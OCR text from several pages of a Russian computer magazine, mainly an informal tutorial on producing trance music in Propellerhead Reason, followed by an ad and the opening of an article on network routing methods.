«Выбором Редакции» мы признали Seagate ST3400832AS как самый большой по объему винчестер с хорошими скоростными характеристиками. «Лучшей Покупкой» стал Western Digital Digital WD 2500JS, мы рекомендуем его любителям прохлады и тишины, при условии надежного монтажа в качественном корпусе, чтобы избежать вибраций.

020

Reason. Сотворение звука

ЕСЛИ ТЫ КОГДА-НИБУДЬ БЫВАЛ В АУДИОСТУДИИ ИЛИ ВИДЕЛ ФОТОГРАФИИ ОТТУДА, ТО, СКОРЕЕ ВСЕГО, ПРИМЕТИЛ СРЕДИ РАЗВАЛОВ ЗВУКОВОЙ АППАРАТУРЫ ПАРУ ВЕРТИКАЛЬНЫХ МЕТАЛЛИЧЕСКИХ СТОЕК, СВЕРХУ ДО НИЗУ НАБИТЫХ НЕ МЕНЕЕ ЖЕЛЕЗНЫМИ УСТРОЙСТВАМИ. РАЗНОЦВЕТНЫЕ ИНДИКАТОРЫ И МИГАЮЩИЕ ЛАМПОЧКИ, НАХОДЯЩИЕСЯ НА ПЕРЕДНИХ ПАНЕЛЯХ, ТАК И ПРИТЯГИВАЮТ ТВОЙ ВЗОР, А ПЛОТНЫЕ ЗВУКИ ЦИКЛИЧЕСКОЙ МУЗЫКИ НЕ ДАЮТ ЕМУ ПРЕКРАТИТЬ ВОСПРИНИМАТЬ ПРОИСХОДЯЩЕЕ ВОКРУГ. С КАЖДОЙ СЕКУНДОЙ ТЫ ВСЕ ГЛУБЖЕ И ГЛУБЖЕ ПОГРУЖАЕШЬСЯ В ЭТОТ ОКЕАН МЕРЦАЮЩИХ ОГНЕЙ И ЭЛЕКТРОННЫХ ЗВУКОВЫХ ОБРАЗОВ ТО ПОЯВЛЯЮЩИХСЯ, ТО ИСЧЕЗАЮЩИХ ВМЕСТЕ СО ВСПЫШКАМИ СВЕТОИЗЛУЧАЮЩИХ ДИОДОВ | LES-NEEK (n0name@comtv.ru, 68396157)



trancеформируй

Окунись в океан электроволн

[жуем пластик] Итак, Reason. Не перестает все также мерцать, появившись на свет в 2000 году благодаря усилиям разработчиков компании Propellerhead Software. Reason — это тоже стойка, да еще и с прилаженным снизу управляющим секвенсором. Стойка, правда, уже не металлическая. Европа переходит на более дешевые материалы такие, как пластмасса, а нефти вообще осталось только на ближайшие 10 лет. Не каждый может позволить себе дорогущие железяки по несколько штук грина, поэтому ты поставил себе пластмассовый эмулятор, а сейчас сидишь и ковыряешь не менее пластмассовой мышкой ручки и крутилки виртуальных устройств разноцветного Reason'a. Что же, выглядит неплохо, давай посмотрим, что все это значит.

[the roots] Наша пластиковая стойка начинается с так называемого hardware interface. Если в настройках General в качестве параметра default song указать значение empty rack, то всякий раз, запуская программу или выбирая в меню «Файл» пункт new song, ты получаешь пустую стойку и hardware interface. Это устройство всегда появляется в самом верху, отличается особой важностью и функциональностью. Именно оно осуществляет взаимосвязь внутренних компонентов программы с внешними по отношению к Reason устройствами, которые, кстати говоря, могут быть как программными, так и аппаратными. Функция номер один — вывод звука — осуществляется благодаря нижней части устройства, так и названной Propellerhead'ами — audio out. Звуковые потоки могут передаваться либо на звуковую карту, либо в соответствующие каналы другого виртуального устройства, подключаемого посредством ReWire — протокола синхронизации и передачи цифровых аудио-данных, между двумя и более устройствами.


[самое любопытное кроется сзади!] Если нажать клавишу Tab, появится задняя панель стойки устройств. Эта деталь по-настоящему красива и весьма оригинальна, используется тобой на протяжении всего времени работы с программой. Здесь осуществляется коммутация всех виртуальных устройств, становятся доступными гнезда для подключения соединительных проводов. Обычно процесс творчества начинается с первых двух гнезд hardware interface, скорее всего, предназначенных именно для твоей звуковой карты. Можешь смело подключать сюда микшер. Остальные могут тебе понадобиться при использовании многоканальных карт или технологии ReWire. Всего сюда можно воткнуть до 64 таких проводов, по стерео-паре от каждого устройства, однако на практике обычно хватает всего двух. Если запустить Reason через ReWire для соединения, например, с Cubase SX или Ableton Live, то для повышения качества звука становится целесообразным передавать аудиоданные по большему числу каналов, подключая audio devices непосредственно в гнезда audio in на задней панели hardware interface. Таким образом, ты сможешь вешать на каждый из каналов master-устройства эффекты обработки и/или VST-модули, дающие более высокое качество звука, чем внутренние устройства Reason'a, уплощающие и без того пластмассовый звук. Представь на мгновение горящую 2-х литровую бутылку из под кока-колы, тонны пенопласта, едкий черный дым режет глаза, попадая тебе в нос, проникает в легкие и, оказавшись в крови, поражает клетки мозга.
Пперва, вторая... Лучше долго об этом не думай, а то пропустишь все веселье. Функция номер два reason hardware interface'a — прием MIDI-команд от внешних источников. То есть посредством midi in device (верхняя часть) ты можешь управлять устройствами Reason при помощи, например, MIDI-контроллеров или MIDI-клавиатуры. Всего в твоем распоряжении имеются 16 мидишных каналов, на каждый из которых можно повесить управляемое устройство. Управляющих устройств также может быть несколько, а именно — четыре. Эти параметры устанавливаются в настройках в меню Advanced midi.

[микшер в Reason носит название ReMix] Добавляется в стойку путем нажатия правой кнопки мыши, имеет 14 стерео-входов, 2 моно-выхода, а также 4 канала для посыла эффектов. Обычно микшер вешают на каналы 1 и 2 reason hardware interface, а в версии 3.0 существуют специальные устройства для мастеринга, так что можно пропускать через них выходной сигнал. Для каждого из 14 каналов предусмотрены регуляторы таких параметров, как мощность звука, глубина каждого из 4-х эффектов, стерео панорама, коррекция амплитудно-частотной характеристики сверху и снизу, клавиши solo и mute. Сзади также присутствует стерео-

hardware interface

вход для создания цепочки микшеров и входы управления уровнем и высотой тона как бы по CV (control voltage, по этому интерфейсу рулились старые железки, когда MIDI еще не было, а на Sub Tractor'е некоторые люди могут наткнуться на год своего рождения :)).

[play it. Synthesize it] Внизу диалогового окна трэка расположен reason transport — панель управления воспроизведением и параметрами. Панель начинается с индикаторов использования процессора и клиппирования выходного сигнала, сигнализирующих о тех или иных перегрузках. Если хотя бы один их них загорается красным цветом — надо что-то делать. Можно оптимизировать трек, удалив часть устройств, таким образом уменьшить загрузку процессора или перейти на использование общих эффектов посылов микшера, вместо длинных цепочек последовательно соединенных устройств. При индикации audio out clipping, необходимо уменьшать выходной уровень сигнала до тех пор, пока сигнализация не исчезнет, либо станет несущественной, или ограничивать/сжимать динамический диапазон сигнала, уменьшая, таким образом, потери по мощности. Помимо всего прочего, транспортная панель содержит блок MIDI-синхронизации и метроном. Здесь задаются скорость и размерность произведения. Кстати, чтобы рубить гоа-транс, хорошо подходят скорости от 130—145 ударов в минуту, а его размерность составляет 4/4. Займись этим. Создай микшер и подключи к нему устройство Sub Tractor, представляющее собой синтезатор звука, использующий субтрактивный метод синтеза. Чтобы заставить его производить на свет различные звуки, можно использовать готовые фабричные патчи, которые, как ты понял, есть уже у всех. Эта дрянь вместе с грудой ненужных сэмплов содер-



стойка сзади

| НЕМНОГО О REWIRE |

Программные продукты, соединенные по этому протоколу, бывают двух типов — управляющими и управляемыми (master и slave devices), причем управляемых устройств может быть несколько. Так, например, с целью выполнения процедур мастеринга или создания видео art мультимедиа performances, к Adobe Audition можно подключать одновременно Ableton Live и Reason, который практически во всех комбинациях выступает в качестве slave. Исключением служит лишь случай его соединения с программой ReBirth — эмулятором двух легендарных синтезаторов TB-303 и драм-машин TR-808, 909.

жится в так называемых refill-архивах и поставляется вместе с программой в большом количестве. Патчи можно загружать и сохранять — они будут полезны тебе для оценки возможностей устройства, а сейчас ты можешь создавать звуки сам. Второй вариант таит в себе очень важное достоинство: ты можешь синтезировать такой звук, который звучит у тебя в голове — тот, который хочешь именно ты. Например, если нужно сыграть кислотную партию, используемую в произведении в качестве ведущего инструмента, можно применить пилообразные формы волн в осцилляторах 1 и 2, разнесенных относительно друг друга на октаву или несколько сотых долей полутона для получения более насыщенного звучания. Если включить низкочастотный генератор (low frequency oscillator) LFO 1, находящийся в тракте преобразования сигнала устройства, можно добиться периодического изменения одного из параметров синтезируемого сигнала. Таковым может являться, к примеру, частота среза резонансного фильтра, плавающая то влево, то вправо вдоль оси частот. Регуляторами rate and amount задаются скорость и глубина изменения выбранного справа параметра по выбранному слева волновому закону. Например, ты можешь получить неплохой эффект, если будешь менять значение f. freq фильтра filter 1, работающего в режиме LP. Это означает, что частота среза будет качаться в частотной области при выбранном значении резонанса фильтра. Это один из самых популярных эффектов в электронной музыке. Кстати, резонанс, как и почти любой другой параметр, ты также можешь изменять во времени, правда, уже при помощи автоматизации. Осциллятор LFO 2 можно настроить на выполнение процедуры плавания фазы между волнами осцилляторов, это не менее распространенный прием. Кроме того, в Sub Tractor'е, как, впрочем, и во многих других устройствах, предусмотрены области для настройки амплитудной и частотной огибающих сигнала при помощи четырех фейдеров от времени атаки до времени спада. Аналогично настраивается модуляционная огибающая. Sub tractor, как и Malstrom — полифонический синтезатор, характеризуемый максимальным (99) числом одновременно играющих голосов, которое задается стрелками индикатора polyphony. Кстати, в основу синтезатора Malstrom положен гранулирующий метод синтеза, суть которого заключается в использовании готовых фрагментов звукозаписи вместо генераторов простейших волн в субтрактивном методе, а в остальном, у них много общего. К любому из них ты можешь подключить матрицу по CV.



транс-порт




OK, rroll tha drums

[the Matrix has u] Секвенсор Matrix представляет собой управляющее устройство. С его помощью можно составлять непродолжительные музыкальные фразы без полифонии, циклически воспроизводимые управляемым устройством, например, самплером или синтезатором. Максимальная длина секвенции составляет 32 шага, то есть 2 такта, если секвенция движется на нормальной скорости, и 1 шаг равен 1/16 такта. Такие последовательности шагов называются паттернами, которые записываются по 8 в каждый из 4 банков. На каждом шаге паттерна матрица способна извлекать звук заданной высоты из управляемого устройства, по длительности равный продолжительности звучания одного шага, либо его половины. Есть и второй режим работы секвенсора, где вертикальные столбики образуют кривую, которая может служить законом изменения того или иного параметра управляемого устройства. Для этого необходимо соединить проводом выход матрицы curve CV с управляющим входом, например, с filter 1 resonance на Sub Tractor. Если кликнуть правой кнопкой мыши на sub tractor и создать матрицу, она автоматически привяжется к нему, и не будет необходимости осуществлять коммутацию соединительных кабелей на задней панели устройств. Однако коммутация произойдет способом по умолчанию, а различных ее комбинаций можно придумать отнюдь немало. Гоа-транс мелодии очень удобно делать в матрице, даже не прибегая к помощи встроенного в секвенсор Reason'a пиано рола. А функция randomize делает это устройство просто незаменимым при создании модного хауса или минимал-техно.


[эффекты. Трансформация] А сейчас почувствуй себя мегакрутым, попробуй подключить матрицу к Sub Tractor'у и запрограммировать в ней что-нибудь. Пропусти все это через серию изображенных на рисунке устройств — эффектов преобразования сигнала. Если все сделано правильно, играет неплохой, в рамках Reason'a, звук — поздравляю! Устройство unison не только раздваивает моно-сигнал, но и привносит в звучание эффект detune. Его квинтэссенция заключается в том, что на выходе помимо колебаний на основной частоте присутствуют в обе стороны расстроенные относительно нее частотные составляющие, звучащие как 4, 8 или 16 голосов, поющих в унисон. Второй канал после unison'a, помимо всего прочего, пропущен через phaser. Это устройство действует по принципу сложения основного сигнала, поступающего на вход с нулевой фазой, и второго сигнала, того же самого, только с периодически флуктуирующей начальной

| ЧТО ТАКОЕ ДИНАМИЧЕСКИЙ ДИАПАЗОН? |

Пределы изменения уровня сигнала определяют его динамический диапазон (ДД). ДД численно равен разности между максимальным и минимальным значением цифрового отсчета, выражается в децибелах. Зачастую, минимальным является уровень тех или иных шумов сигнала, в том числе, квантования или собственных шумов устройства. ДД — одна из важнейших характеристик сигналов и звуковых систем. Так, например, производители недорогих звуковых карт обещают тебе ДД порядка 95 дБ, однако на практике он не превосходит 80. В Ризоне и других подобных программах существуют устройства, изменяющие ДД сигнала. Такие эффекты обычно призваны сжимать/лимитировать его, что при правильном использовании оказывает ощутимый положительный эффект на звучании музыкальной партии или произведения в целом.



микшер



матрица. Управляющее устройство

фазой в заданном частотном диапазоне и с выбранной тобой же скоростью, которая, кстати, поддается синхронизации с основной скоростью трека при помощи соответствующей кнопки. Помимо такой вот, практически, внеземной жести, осуществляется процесс частотной модуляции звука с заданной глубиной. Очень красивый эффект, также является одним из наиболее популярных как в электронной, так и в живой музыке.

Ну, а если хочешь делать настоящее acid-рубилово, тебе придется воспользоваться SCREAM 4 — это реальная жесть. Устройство предназначено для внесения разнообразных искажений в структуре звука, которое среди нескольких возможных алгоритмов содержит в себе эффект distortion. Никому объяснять не надо, все и так знают, что это такое. Одни волосатые парни подключают к нему электрогитары, другие пропускают через него драм-ритмы и acid-партии, чем займешься и ты, мой юный друг, если хочешь настоящего МЯСА. Устройство снабжено регулятором степени повреждения звука и двумя регуляторами для настройки различных свойств каждого из видов искажений сигнала. Кроме всего этого и трехполосного частотного эквалайзера, scream имеет встроенный блок под названием body, работающий по известному некоторым людям алгоритму. Здесь можно управлять резонансом, частотой, параметром «auto» и типом body — хз. Что это значит :)? Если интересно — советую пойти к гадалке с ноутбуком или написать письмо в Propellerhead Software. Кстати, scream серьезно искажает панораму, однако все же можно использовать его в режиме tape в качестве компрессора. При damage равном 20—30 и отключенном блоке body ты можешь немного поднять уровень субъективного восприятия своего трека в целом, установив устройство на выходе микшера. Иногда бывает весьма полезно таким образом компрессировать весь микс целиком, особенно, если принимать во внимание низкое качество устройства COMP-01 и процессоров для мастеринга. Чтобы услышать диалог общения двух пришельцев, создай после scream в тракте ведущей партии две линии задержки DDL — по одной на каждый стереоканал.

Осуществив коммутацию, позаботься о настройке линий так, чтобы не было каши в космических сигналах, так как это может помешать парням понимать друг друга. Экспериментируй с матрицей и временами задержек в шагах или миллисекундах, крути ручки, добивайся легкого и плотного саунда, насколько это позволяет ризон, сабтрактор, микшер и эффекты. Ведь ты способен сделать гораздо больше, чем только можешь представить.

[не пора ли сделать бочку?] ReDrum, lets roll the drums. Отличная вещь, представляет собой очень удобную ритм-станцию с поддержкой загрузки семплов и подключения внешних устройств. Да-да, самое время создать ReDrum и загрузить в него несколько драм-семплов из рефилла, вроде robots and computers. Но этого, как всегда, мало. Чтобы бочка хорошо звучала в миксе, понадобятся все твои психические ресурсы. Кстати, ее можно получить и на сабтракторе, вытянув резонанс на самый максимум, и сместив частоту среза в область 55—75 Гц. Выход сабтрактора подключается к микшеру или spider audio, чтобы иметь общие эффекты с остальной партией ударных, если это необходимо, а от redrum'а к сабтрактору протягивается провод, соединяющий гейт-аут и гейт-ин. Пример такого соединения смотри на рисунке. Кстати, можно использовать и матрицу, а при помощи сабтрактора синтезировать не только бочку, но и рабочий барабан, том, тарелочки и другие виды перкуссии. А можно просто грузить семплы. ReDrum имеет 10 ячеек для их загрузки или присоединения синтезаторов, однако тебе следует помнить о том, что последний способ сильно сказывается на производительности системы. Для каждой из ячеек существует возможность установки таких параметров трансформации сигнала, как: глубина эффектов микшера 1 и 2, панорама, уровень, длительность, метод среза, высота и тон. Благодаря этим параметрам ты можешь осуществлять тонкую настройку семпла в каждой ячейке. Ниже расположен встроенный секвенсор. Он имеет максимальную длину в четыре такта, то есть 4 раза по 16 позиций, на каждой из которых можно располагать до десяти инструментов. Я рассказываю, как рубить транс, утверждаю, что бочка ударяет по сильным долям — 4 раза за такт. Остальное расставь, как тебе нравится. Паттерны, как и в матрице, сохранять в банки. Чтобы драм-партия стала пожирнее и давала драйв, сожми, как следует, ее динамический диапазон компрессором, встроенным в SCREAM4 и подправь АЧХ при помощи эквалайзера. Хочешь еще — хорошо, пробуй использовать несколько бочек вместо одной, например 2. Не бойся экспериментировать, ведь в этом ключ к твоему успеху!

[ну вот!] Теперь у тебя есть достаточно знаний, необходимых для создания полноценного трека. Да, чуть не забыл! Я готов был лишить тебя самого главного, ведь в секвенсоре Ризона, о котором я как раз собирался писать, нет аудиодорожек. Это минус. Ну да ладно, у нас ведь есть еще один минус :). Всего два, а минус на минус, как известно, все же дают обещанный математический плюс. И это NN-XT advanced sampler. Вот такая вот железяка (смотри рисунок). Кстати, если ее развернуть, то там будет ЛСД-дисплей не меньше, чем у телевизора. Посмотришь дома. А на самом деле сюда можно грузить семплы, а потом играть на них, как на фортепиано. Существует возможность загрузки/создания патчей, то есть для каждой ноты можно использовать свой собственный семпл. Сколько клавиш у фортепиано — столько семплов ты можешь сюда впихнуть, чтобы создать хороший патч. Если лень так сильно заморачи ваться, ноты

| О СЕКВЕНСОРАХ И MIDI |

Создавать мелодии и автоматизацию можно непосредственно в секвенсоре, переключившись из режима аранжировки в режим редактирования и выбрав интересующий тебя инструмент из списка слева. А если подключить к Ризону миди-клавиатуру (MIDI — цифровой интерфейс музыкальных инструментов), его возможности расширятся примерно вдвое! Кстати, на большинстве современных миди-клав присутствует серия ручек-контроллеров, которые можно сопоставлять каким-либо регуляторам виртуальных устройств. Таким образом, ты можешь крутить ручки и управлять автоматизацией, наигрывать, записывать и редактировать партии, а функция quantize поможет тебе выравнивать ноты по долям.

| ПЛАСТМАССА И ЕСТЬ ПЛАСТМАССА |

При всей красоте формы, безумной популярности, удобстве и дружелюбности интерфейса, содержание оставляет желать лучшего. И это продолжается уже 5 лет :). Не хочу тебя расстраивать, но придется. Ризон делает плоский звук, правда его популярности это мешает не особо. Можешь провести небольшой эксперимент. Загрузи в ReDrum чистый синус. Воспроизведи его, и запиши при помощи программы, поддерживающей анализатор спектра, например, Cool Edit или Adobe Audition. Посмотри на спектрограмму, которая, вообще говоря, должна выглядеть вертикальной линией, и сам сделай необходимые выводы.



Если ты всерьез решил заняться музыкой, то тебе могут понадобиться различные сэмплы и патчи. Библиотеки ReFill, создаваемые специально для Reason, ты можешь найти в популярных p2p-сетях или заказать себе диски.




www.propellerhead.se — официальный сайт Propellerhead Software.
www.reasonmusic.ru — ресурс рунета, посвященный Reason.
www.emule-project.net — популярный 2p2-клиент для сети ED2K.
www.ya.ru — а здесь найдется все остальное.




Внимание! Не стоит пользоваться протоколом ReWire на медленных машинах. Ризон осуществляет синтез и преобразование сигналов в реальном времени, а на это уходит немало системных ресурсов. 2 таких устройства могут потреблять вдвое больше.
Помни об этом.


можно группировать и использовать единственный семпл теперь уже для группы клавиш. Для каждой такой клавиши предусмотрена масса разнообразных настроек, на любой семпл можно накладывать множество эффектов, типа LFO, modulation, envelopes, velocity, pitch, filter, собственные настройки семплов такие, как: отступ от начала и конца, в том числе при образовании петли, root key, подстройка высоты тона и другие. Sampler — несомненно, нужная штуковина, кстати, таких в нашей стойке целых две, причем разных. Есть еще одна, более ранняя модификация самплера, под названием NN-19, сильно напоминающая аппаратную реализацию устройств AKAI, которую мое драгоценное внимание обходит почему-то стороной. Это был третий минус, ну а последний, четвертый — это Dr. Rex. Этот представляет собой ни что иное, как проигрыватель петель — зацикленных файлов в формате REX 2. Такие можно взять либо в рефиллах, либо получить при помощи специальной программы под названием ReCycle!, которая режет обычные wave-файлы на куски (slices). А де-



лает она это для того, чтобы можно было менять скорость композиции, при этом оставляя нетронутым значение параметра pitch. Грубо говоря, при незначительном ее изменении, нарезанный, к примеру, ритм продолжает звучать практически так же, как звучит записанный когда-то на микрофон. Но это только практически. Просто Ризону не знакома придуманная уже давным-давно одна фича под названием time stretch, которая изменяет продолжительность звучания фрагмента при pitch=const. К счастью, теперь ты с ней знаком и понимаешь, что четвертый минус подошел к концу, а плюсов стало уже два.



субтрактивный синтез осуществляется здесь





дорожки, секвенсор

[настало время поговорить о секвенсоре] Нет, не о матрице, а о секвенсоре в широком смысле слова. Именно в нем протекает процесс создания законченного трека от начала и до конца. Аналогичные вещи можно встретить в любой программе для сведения звука, будь то Reason или Cubase. Здесь формируется последовательность команд, которая, воспроизводясь, указывает синтезаторам и другим девайсам, что за ноту сыграть или какую крутилку повернуть в данный момент. Последнее замечание и есть, собственно, автоматизация в Ризон. Это значит, что если нажать кнопку записи, то можно записывать все изменения состояния приборов в реальном времени. Для этого необходимо выставить значок «Европа» напротив того устройства, автоматизация которого будет осуществляться в ближайшее время. Далее нажимается клавиша Play. Теперь можно крутить ручки, нажимать, переключать, изменять параметры выбранного тобой устройства. Автоматизацию поддерживают большинство ручек и переключателей, но все же не все. Кстати, матрицей и сменой паттернов тоже можно управлять. Делай как тебе удобно, а, вообще, есть два пути.

Второй заключается в том, что ты просто копируешь содержание паттерна матрицы или драм-машины в пиано-ролл. Для этого необходимо выделить из списка внизу устройство, которое будет воспроизводить звук, и, нажав на матрицу правой кнопкой мыши, выбрать пункт copy pattern to track. При этом содержание паттерна скопируется на желаемую дорожку в пределах, предварительно установленных тобой указателями L и R. Указатель «E» символизирует конец трека. Он нужен для того, чтобы программа знала длину wave-файла, генерируемого при финальном рендеринге.

[it is over] Такой вот получился рассказ, плохой или хороший — неважно, теперь он просто есть. А я все же надеюсь, что было интересно, и в процессе чтения ты получил хоть сколько-нибудь удовольствия. Ризон остается ризоном, желаю ему успешных продаж и улучшения алгоритмов, а тебе, дорогой читатель, — нереального драйва без наркотиков, гармонии и счастья. Пиши музыку, жуй жвачку, пока



sampler 2


| ИЗ МОНО В СТЕРЕО |

Sub Tractor, в отличие от Malstrom'a, синтезирует моно звук, поэтому если есть желание получить стереозвук, необходимо разветвить его при помощи устройства spider audio, либо использовать такие эффекты, которые при моносигнале на входе имеют стереосигнал на выходе, например, unison или reverb. Примеры подключения таких устройств показаны на рисунках «tranceформируй» и «OK, rroll tha drums».


SAMSUNG mp3·club
ХАКЕР
http://mp3.samsung.ru/
*MP3 MASSIVE ATTACK
SAMSUNG

Маршрутные заморочки

ПРЕДСТАВЬ, ЧТО ТЕБЕ НУЖНО СОЕДИНИТЬСЯ С КАЛИФОРНИЙСКИМ СЕРВЕРОМ ПО FTP-ПРОТОКОЛУ. ТЫ ПРИКАЗЫВАЕШЬ КЛИЕНТУ ПРОИЗВЕСТИ КОННЕКТ, НО ДАЖЕ НЕ ЗАДУМЫВАЕШЬСЯ, ПО КАКИМ ПУТЯМ ПРОХОДЯТ ТВОИ ПАКЕТЫ. А МАРШРУТЫ У НИХ, НАДО СКАЗАТЬ, САМЫЕ ЗАГАДОЧНЫЕ И ТЕРНИСТЫЕ. НО НЕСМОТРЯ НА СЛОЖНОСТИ ПОИСКА НУЖНЫХ МАРШРУТОВ, ПАКЕТ ВСЕГДА ДОЙДЕТ ПО БЫСТРОМУ И КАЧЕСТВЕННОМУ КАНАЛУ. ЭТО ПРОИЗОЙДЕТ БЛАГОДАРЯ ЗАСЛУГАМ МАРШРУТНЫХ ПРОТОКОЛОВ, О КОТОРЫХ МЫ СЕЙЧАС И ПОГОВОРИМ. | Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



условная схема сети интернет

Маршрутизация в глобальных сетях

[грамотная классификация методов] Прежде чем углубляться в теорию маршрутизации в глобальных сетях (а именно по таким сетям будет проходить пакет из России в Штаты), рассмотрим простую классификацию методов маршрутизации. Способы доставки пакета в правильном направлении принято делить на три больших класса.

1. Простая маршрутизация
2. Фиксированная маршрутизация
3. Адаптивная маршрутизация

Поговорим о каждом классе немного подробнее. Простая маршрутизация работает по принципу устройств канального уровня (повторители, коммутаторы, мосты) и в наше время используется очень редко. Тем не менее, о ней необходимо знать. Имеется три вида простой маршрутизации. Первый получил название «случайная маршрутизация». При этом каждый маршрутизатор, получив пакет, отправляет его на случайный интерфейс (может, и дойдет куда надо :)). Сам понимаешь, что такой подход не гарантирует быстрой и качественной доставки пакета адресату. А в ряде случаев пакет вообще уничтожается при превышении TTL. Второй вид называется «лавинная маршрутизация». В этом случае роутер шлет пакет по всем активным интерфейсам. Минус этого приема — засорение сети избыточной служебной информацией. И наконец, третий вид — называется «маршрутизация по опыту». Применяя этот прием, шлюз изначально накапливает сведения о маршрутах, пересылая данные, как правило, лавинным способом. Затем, составляя некоторую таблицу, он учится направлять пакеты куда надо. Это очень напоминает работу моста, когда имеют место режимы обучения и работы.

Как я уже сказал, простая маршрутизация просто неприемлема в больших сетях, особенно, если узлы связаны резервными связями. Второй вид маршрутизации, получивший название «фиксированная», предполагает наличие так называемой таблицы маршрутизации, которая существует в любой современной операционной системе. Каждая таблица должна иметь, как минимум, пять столбцов. Вот они:

